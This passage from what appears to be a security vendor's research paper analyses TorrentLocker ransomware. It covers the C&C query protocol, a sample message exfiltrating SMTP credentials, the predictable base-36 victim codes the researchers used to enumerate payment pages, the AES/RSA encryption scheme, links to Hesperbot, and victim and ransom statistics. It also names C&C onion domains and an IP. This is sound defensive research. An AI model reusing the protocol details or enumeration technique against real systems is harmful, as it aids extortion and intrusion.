


Figure 11. **Example message sent to C&C server**

Here is the content of the fields for this sample message:

```
{
  computer_id: "RICK-PC-E4C03B402B6B37D378844361"
  campaign_id: "ad-x"
  command_id: 4 (Send SMTP credentials)
  arg_length: 120
  arg_string: "smtp.mail.yahoo.com:25:orgone_2000@yahoo.com:passw0rd123:0\r\n"
}
```

Here is a list of the available query types that can be sent to the C&C server:

Table 4. **Description of the different types of queries TorrentLocker send to its C&C**

Type	Description	Additional data content	Data returned by C&C server
0	Get ransom page	none	HTML page
1	Send RSA encrypted AES-256 key	RSA encrypted AES-256 key	none
2	Send encrypted file count	Encrypted file count (4 bytes int)	none
3	Send contact list	List of names and e-mail addresses in address books	none
4	Send SMTP credentials	Colon-separated list of SMTP information (server, port, username and password, etc)	none
5	Send SMTP credentials	Similar to type 4	none
6	Send logs	Message string with error info, function and line	none

5.4.3 Victim identification code generation

When a computer infected by TorrentLocker reports to its C&C server, a "user code" is generated to later identify this victim and give a unique URL where the ransom can be paid and the decryption software downloaded. The URL follows the following pattern:

```
http://<dot_onion_domain_name>/buy.php?<user_code>
```

To ease access to the .onion-routed domain, the ransom page includes links to websites acting as Tor2web relays so that victims don't have to install Tor-enabled browsers on their computers to access the payment page.

The user code looks like a random string of 6 alphanumeric characters. However, if two infections happen at a similar time, their user codes will also be similar. It strongly suggested the user codes were either based on time or are sequential. After further analysis, ESET researchers found out the server-generated user codes are actually predictable.

Let's take three user codes generated by the server at 10 second intervals (❶).

```
     base 36 to base 10
5un33i -> 353796462 -> 3537 96462 -- 3537 + 96462 = 99999
5up899 -> 353896461 -> 3538 96461 -- 3538 + 96461 = 99999
5urdf0 -> 353996460 -> 3539 96460 -- 3539 + 96460 = 99999
❶       ❷            ❸    +1    -1                    ❹
```

User code is actually a base 36 integer. Once converted to base 10 (❷), it gives a large 9 to 10 digit integer. If you split the 5 last digits from the others (❸), you will find two series. The series of most significant digits increases by one each time while the series of least significant digits is decrementing.

If you add the two integers it turns out that they always add up to 99999 (❹). It makes a stateless way for the operators to validate if a user code is legitimate or not.

Using this knowledge, ESET researchers were able to request all ransom pages from the various C&C servers. The statistics are presented in the Statistics section of this document.

5.5 Cryptography

In September 2014, Nixu [9] released a blog post with tricks on how to decrypt TorrentLocker-encrypted files. It was possible to extract the keystream by `XOR`ing a 2 MB encrypted file with its unencrypted copy. A tool with a graphical user interface was also made available by Nathan Scott to automate the decryption process.

After that information about the possibility of keystream extraction was released, TorrentLocker's authors changed the encryption to negate that possibility. It had been possible to extract the keystream because TorrentLocker used AES-256 in CTR (Counter) mode with the same key and IV for each file. In this mode, the keystream does not depend on the plaintext content, making AES in CTR mode a stream cipher. Thus, one can use the reused key attack by `XOR`ing a known plaintext with a known ciphertext to extract the keystream. This keystream can be replayed on another encrypted document to recover its plaintext.

To counter this keystream extraction method, TorrentLocker's authors changed the encryption method they use to encrypt documents on the infected system. They are still encrypted using AES-256, but this time using it in CBC (Cipher-block chaining) mode. CBC protects against keystream extraction. The rest of the cryptography described in this paper also applies the older variants of TorrentLocker.

TorrentLocker uses the LibTomCrypt library for its cryptographic needs.

Key generation

A single AES-256 key is generated during the infection. This key will be used to encrypt all the files on the system. LibTomCrypt's Yarrow pseudorandom number generator implementation is used to generate the 256-bit key. It is seeded with the return value of the following functions:

1. `GetTickCount`
2. `GetCurrentProcessId`
3. `GetCurrentThreadId`
4. `GetDesktopWindow`
5. `GetForegroundWindow`
6. `GetShellWindow`
7. `GetCapture`
8. `GetClipboardOwner`

9. `GetOpenClipboardOwner`
10. `GetFocus`
11. `GetActiveWindow`
12. `GetKBCodePage`
13. `GetProcessHeap`
14. `GetThreadTimes(GetCurrentThread())`
15. `GetProcessTimes(GetCurrentProcess())`

Although some of the bytes in this 120-byte seed can be guessed, there are too many unknowns to brute-force the seed and try to regenerate the same key.

The IV used for AES-256 was the same across all TorrentLocker binaries. It is included in the Appendix F.

Key exfiltration

Before files get encrypted, the key is encrypted with a 2048-bit RSA public key included in TorrentLocker and then sent to the C&C server with the request type set to 1. In the malware samples, the key is DER encoded in the PKCS#1 RSAPublicKey format. PKCS#1 OAEP is used for padding.

Encrypted file format

As reported by Nixu [9], TorrentLocker will only encrypt the first 2 MB of a file. This is probably a choice made by the malware author for performance reasons. Encrypting the first 2 MB will in most cases render the file unusable anyway.

At the end of the encrypted file, three items are added:

Table 5. **Structure added after the encrypted file content**

Size	Content
4 bytes integer	Adler-32 checksum of the AES-256 key
4 bytes integer	The RSA encrypted key size (likely 256)
n bytes	The AES-256 key encrypted with the TorrentLocker's RSA public key

The Adler-32 checksum was probably added to allow some verification on the AES key and confirm the file was in fact encrypted with TorrentLocker.

This method of keeping the AES key in the encrypted file allow the operators of TorrentLocker, or anyone with the RSA private key, to decrypt the content of the file. It provides a way to recover the AES key even if the C&C is down. However, this private key is kept in the hands of the malefactors. Recovering this private key would allow the creation of a generic decryption software.

6. DECRYPTION SOFTWARE ANALYSIS

ESET Researchers were able to analyze the decryption software sold by the gang by accessing payment pages of victims who paid for the software (see Methodology). This decryption software is not obfuscated at all. It shares a lot of code with the locker itself. It also uses LibTomCrypt for its cryptographic needs.




Figure 12. **Screen shot of the decryption software**

For a single campaign, the code inside the decryption software is the same for everyone. As you can see in the following screenshot, the only difference is the 32-byte AES-256 key used to decrypt the documents.




Figure 13. **AES keys are the only difference in perpetrator's distributed decryption software**

Because the AES key is unique per infection, it is not possible to use the same copy of the decryption software on two different infected computers.

7. SIMILARITY WITH HESPERBOT BANKING TROJAN

Hesperbot was discovered by ESET researchers in 2013. It is a fully featured banking trojan, capable of injecting javascript and HTML into webpages. Its main purpose is to steal banking credentials. It also has an Android component to capture one-time passwords (OTPs) used by certain banks. A paper on Hesperbot is available online on our blog welivesecurity.com.

During our investigation on TorrentLocker we realized that the two threats are very similar. In fact, both seem to be **authored and operated by the same group**. Besides the fact that the same countries are targeted (mainly Turkey, Czech Republic and Australia), there are other clues that suggest that both are related.

7.1 Malware distribution page similarity

Web pages used to distribute Hesperbot in early 2014 were similar to the one used to distribute TorrentLocker. In March that year, MRG Effitas [20] published a blog post about a CAPTCHA-enabled download page distributing Hesperbot. It's unusual to use a CAPTCHA-enabled download page for distributing malware. URLs also follow a pattern, in some cases ending with `.php?id=[digits]`.




Figure 14. **URL comparison for distribution page**

In both cases, a `.zip` file was downloaded containing the malicious executable. The filename of the `.zip` follows the same pattern: `[word]_[digits].zip`.

The perpetrators also impersonate TTNet, a popular telecom company in Turkey in both [19] cases [Appendix A].

7.2 C&C server reuse

In MRG Effitas's blog post [20], the author also disclosed Hesperbot's C&C server `updatesecurehost1.ru`, resolving to 46.149.111.178. Interestingly, this particular IP was also used as a C&C server for TorrentLocker in September 2014. Samples contain a URL with the domain `nigerianpride.net`, resolving to 46.149.111.178 at that time.

7.3 PDB path

In both malware families, early versions expose a path to a PDB file (Program Database, used for debugging information) after it is unpacked. A PDB path for Hesperbot was found by Peter Kleissner and reported on Twitter in November 2013. PDB path for Heperbot's "procblock" module was:

```
X:\hesperus\solution\v3_pdf_err\output\mods\Release\procblock_mod_x86.pdb
```

In August 2014, ESET researcher analyzed a sample that exposed a very similar PDB path. This sample contained the following path for TorrentLocker's core module:

```
X:\racketeer\solutions\new\output\Release\bin\rack-core.pdb
```

Other samples also show another binary named `rack-dropper`:

```
X:\racketeer\solutions\new\output\Release\rack-dropper.pdb
```

The presence of what appears to be Visual Studio projects at the root of an `X` drive is not something common. Although it's possible two different malware authors uses the same path, these artifacts suggest both malware were maybe compiled on the same machine.

8. STATISTICS

Once we knew how the user codes are generated (see Victim identification code generation), ESET researchers were able to extract information about the victims from the C&C servers of TorrentLocker.

8.1 Methodology

Here are the steps we have taken to gather payment pages from the C&C servers:

1. Send a "Get ransom page" request to the C&C server with a random computer name
2. Extract the user code from the page
3. Extract the user id from the user code
4. Request all payment pages with a user id lower than the one we received

This experiment was conducted in November 24th 2014. We've chosen to use all the `.onion` domains we found in ransom pages. Using the `.onion` domain and user code together is actually the way TorrentLocker's operator can identify their victims uniquely, so it was the best way to have as much coverage as possible. Here is the list of C&C servers:

Table 6. **List of C&C server contacted for the experiment**

Onion domain	First seen date	User code obtained	Base36 decoded user code	User id
`4ptyziqllh5iyhx4.onion`	2014-11-20	3fcyy0	**2071**97928	2071
`tisoyhcp2y52ioyk.onion`	2014-11-12	12m8s09	**23350**76649	23350
`nne4b5ujqqedvrkh.onion`	2014-09-25	bgaj2r	**6924**93075	6924
`erhitnwfvpgajfbu.onion`	2014-08-29	Same result as `nne4b5ujqqedvrkh.onion`		
`a5xpevkpcmfmnaew.onion`	2014-11-18	23fld9	**1266**98733	1266
`3v6e2oe5y5ruimpe.onion`	2014-11-17	mqxfz9	**13754**86245	13754
`udm744mfh5wbwxye.onion`	2014-08-06		Down	
`iet7v4dciocgxhdv.onion`	2014-07-31		Down	

8.2 Results

ESET researchers requested a total of 47,365 payment pages from the five different C&C servers. Out of those pages 39,670 were valid user code generated by a successful infection with payment information or a link to download the decryption software if the victim has paid the ransom. The other user codes may have been deleted from the database by the operators because they are too old, or because they were not the result of a real infection (user codes created by a malware researcher for example).

Out of the 39,670 victims, 570 have paid the ransom and obtained a link to the decryption software. In other words **1.44% of all infected users we have identified have paid the ransom to the cybercriminals**. There are also 20 pages showing that Bitcoins were sent but access to the decryption software wasn't given because the full amount wasn't paid.




Figure 15. **Ratio of victims who paid the cybercriminals for the decryption software**

The payment page is customized according to which country is targeted. The language, the currency and the links to Bitcoin markets are different. There were templates for a total of 13 different countries. There are countries where propagation campaigns seemed very successful and others where only a few infections occurred.




Figure 16. **Number of infections by country**

The 1,777 "unknown" pages are in English and do not contain any country-specific information about how to buy Bitcoins. It seems like a generic page that is used when a campaign is not targeting any country in particular.

The payment page offers two different prices to the victim: they can either pay half the price if the ransom is paid within a certain amount of time or the full price if they decide to pay after the deadline. The duration of the validity of this "rebate" is between two and four days and varies from one campaign to another.

The full-price ransom asked to unlock the encrypted files ranges between 2.0264 BTC and 4.0810 BTC. The amount probably changes based on the value of the Bitcoins at the moment the campaign is launched and other factors. We also noticed a campaign where the ransom asked is not always the same. For example, here are 10 consecutive infections:

Table 7. **Ten successive payment page details from a single C&C server**

id	Country	Ransom (BTC)	Ransom (Money)
i	Turkey	2.8589 BTC	2599 TRY
i+1	Turkey	1.9789 BTC	1799 TRY
i+2	Turkey	2.4189 BTC	2199 TRY
i+3	Turkey	2.8589 BTC	2599 TRY
i+4	Turkey	1.9789 BTC	1799 TRY
i+5	Turkey	2.4189 BTC	2199 TRY
i+6	Turkey	2.8589 BTC	2599 TRY
i+7	Turkey	1.9789 BTC	1799 TRY
i+8	Turkey	2.4189 BTC	2199 TRY
i+9	Turkey	2.8589 BTC	2599 TRY

It is possible that the operators behind TorrentLocker are trying to find the right amount of money to charge the victims to maximize their income.

For all the 39,100 victims who haven't paid the ransom, **the average price demanded is 1.334 BTC** if it's paid while the rebate is available, and **2.668 BTC afterwords**.

It is hard to say who paid the full amount as opposed to the rebated (half price) amount. Because of this, we decided to use a range to quantify the profit made by the criminals. The total amount of Bitcoins ranges between 760.38 BTC and 1,520.76 BTC. With the value of the Bitcoin on November 29th 2014 (1 BTC valued at US$384.94), it means that **they swindled victims out of an amount between US$292,700 and US$585,401**.

The payment pages of recent infections contained the amount of time left before the discount expires and the price increases. We found that there were 2,766 pages where the time left was more than zero. The maximum time left from the pages was almost exactly four days. It was probably a very recent infection and we think it's safe to assume that four days is the time allowed to pay the half price period. We can conclude that these 2,766 victims were infected between November 20th and November 24th 2014, making an infection rate of **691.5 per day** during this period.

TorrentLocker reports to the C&C server the number of files it has encrypted. This information allowed us to count the **total number of files encrypted, which adds up to 284,716,813** as of November 24th 2014.

9. CONCLUSION

The TorrentLocker gang has been distributing this ransomware since at least February 2014. They have accumulated an incredible quantity of Bitcoins by locking victims out of their documents. So far, their business seems undisrupted by authorities. By moving from AES in CTR mode to AES in CBC mode, they made decryption without the AES key a lot harder. The retrieval of the private RSA key from the operators would mean gaining the ability to extract the AES from any encrypted files. With this information, it would possible to create a generic decryption utility.

One way of remediating TorrentLocker is to have an **offline backup**. TorrentLocker cannot alter the content of files that are not connected to the infected machine. However, be aware that if your backup is always connected to your computer, or on a network drive that is always connectable, the malware will also encrypt that content.

There are still many questions to be answered regarding how the gang operates behind the scenes: Is someone selling the "Racketeer" kit to others operating the botnet or are they authoring and running it by themselves? Is it a side-project associated with the Hesperbot authors? Are they monetizing both at the same time or did they move to TorrentLocker only? Is distributing ransomware more profitable than banking trojans?

10. ACKNOWLEDGEMENT

Thanks to **Thomas Dupuy** for his help on the analysis of TorrentLocker.

11. REFERENCES

TorrentLocker related blog posts in chronological order

- [1] 2014-02-20, Osman Pamuk, Emir Üner and Alican Akyo (TÜBİTAK BİLGEM), **Kripto kilit yöntemini kullanan şantajcı zararlı yazılım**, https://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/kripto-kilit-yontemini-kullanan-santajci-zararli-yazilim.html
- [2] 2014-02-27, *rebus*, **Sifreli Ransomware**, http://rebsnippets.blogspot.com/2014/02/sifreli-ransomware.html
- [3] 2014-03-25, *samohtc*, **CAPTCHA protected malware downloader**, https://community.emc.com/community/connect/rsaxchange/netwitness/blog/2014/03/25/captcha-protected-malware-downloader
- [4] 2014-05-30, Fred Touchette (App River), **New CryptoLocker Has a Walkabout**, http://blog.appriver.com/2014/05/new-cryptolocker-has-a-walkabout
- [5] 2014-06-02, Joseph Graziano (Symantec), **Energy Bill Spam Campaign Serves Up New Crypto Malware**, http://www.symantec.com/connect/blogs/energy-bill-spam-campaign-serves-new-crypto-malware
- [6] 2014-06-03, Michael Jenkin, **Cryptolocker (Again, new and improved?)**, http://blogs.msmvps.com/mickyj/blog/2014/06/03/cryptolocker-again-new-and-improved
- [7] 2014-06-10, Ivo Ivanov (Vínsula), **Analysis of CryptoLocker Racketeer spread through fake Energy Australia email bills**, http://vinsula.com/2014/06/10/analysis-of-cryptolocker-racketeer
- [8] 2014-08-15, Richard Hummel (iSIGHT Partners), **Analysis of 'TorrentLocker' – A New Strain of Ransomware Using Components of CryptoLocker and CryptoWall**, http://www.iSIGHTpartners.com/2014/08/analysis-torrentlocker-new-strain-malware-using-components-cryptolocker-cryptowall
- [9] 2014-09-09, Taneli Kaivola, Patrik Nisén and Antti Nuopponen (Nixu), **TorrentLocker Unlocked**, http://digital-forensics.sans.org/blog/2014/09/09/torrentlocker-unlocked
- [10] 2014-09-17, Richard Hummel (iSIGHT Partners), **TorrentLocker – New Variant with New Encryption Observed in the Wild**, http://www.iSIGHTpartners.com/2014/09/torrentlocker-new-variant-observed-wild
- [11] 2014-09-27, Chris Mannon (Zscaler), **Crypto-Ransomware Running Rampant**, http://research.zscaler.com/2014/10/crypto-ransomware-running-rampant.html
- [12] 2014-10-20, Paolo Dal Checco and Giuseppe Dezzani (Digital Forensics Bureau), **TorrentLocker – Enti Italiani sotto riscatto**, http://www.difob.it/torrentlocker-cryptolocker-documenti-criptati/
- [13] 2014-10-21, Joost Bijl (Fox-IT), **Update on the Torrentlocker ransomware**, http://blog.fox-it.com/2014/10/21/update-on-the-torrentlocker-ransomware/
- [14] 2014-10-30, MailGuard, **MailGuard Breaking IT News: Fake NSW Office of State Revenue Scam**, http://www.mailguard.com.au/blog/mailguard-breaking-it-news-fake-nsw-office-of-state-revenue-scam/
- [15] 2014-11-03, Paul Ducklin, **GATSO! Speed camera phish leads to CryptoLocker ransomware clone...**, http://nakedsecurity.sophos.com/2014/11/03/gatso-speed-camera-phish-leads-to-cryptolocker-ransomware-clone
- [16] 2014-11-11, Patrick, **Crytolocker Ransomware Campaign - Oct/Nov 2014**, http://protectyournet.blogspot.com/2014/11/crytolocker-ransomware-campaign-octnov.html

- [17] 2014-11-14, Osman Pamuk, Alican Akyol (TÜBİTAK BİLGEM), **Güncel CryptoLocker Saldırısına Dikkat**, https://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/guncel-cryptolocker-saldirisina-dikkat.html
- [18] 2014-11-18, Zemana, **Dosyalarınızı şifreleyen telefon faturasına dikkat edin!**, http://blog.zemana.com/2014/11/dosyalarnz-sifreleyen-telefon-faturasna.html

Hesperbot related blog posts

- [19] 2013-07-26, Emir Üner, Alican Akyol, Onur Samet Özer (TÜBİTAK BİLGEM), **Fatura Zararlı Yazılım (DefRef) Analizi**, http://www.bilgiguvenligi.gov.tr/zararli-yazilimlar/fatura-zararli-yazilim-defref-analizi.html
- [20] 2014-03-27, Zoltan Balazs (MRG Effitas), **Captcha protected malware**, https://blog.mrg-effitas.com/captcha-protected-malware/

CrytoLocker

- [21] 2013-12-18, Keith Jarvis (Dell SecureWorks), **CryptoLocker Ransomware**, http://www.secureworks.com/cyber-threat-intelligence/threats/cryptolocker-ransomware/
- [22] 2014-07-08, Meaghan Molloy (FireEye), **Operation Tovar: The Latest Attempt to Eliminate Key Botnets**, https://www.fireeye.com/blog/threat-research/2014/07/operation-tovar-the-latest-attempt-to-eliminate-key-botnets.html

12. APPENDIXES

Appendix A: Screenshots of CAPTCHA-enabled download pages




Figure 17. **DHL — Austria and Germany**




Figure 18. **Office of State Revenue — Australia**




Figure 19. **Auspost — Australia**

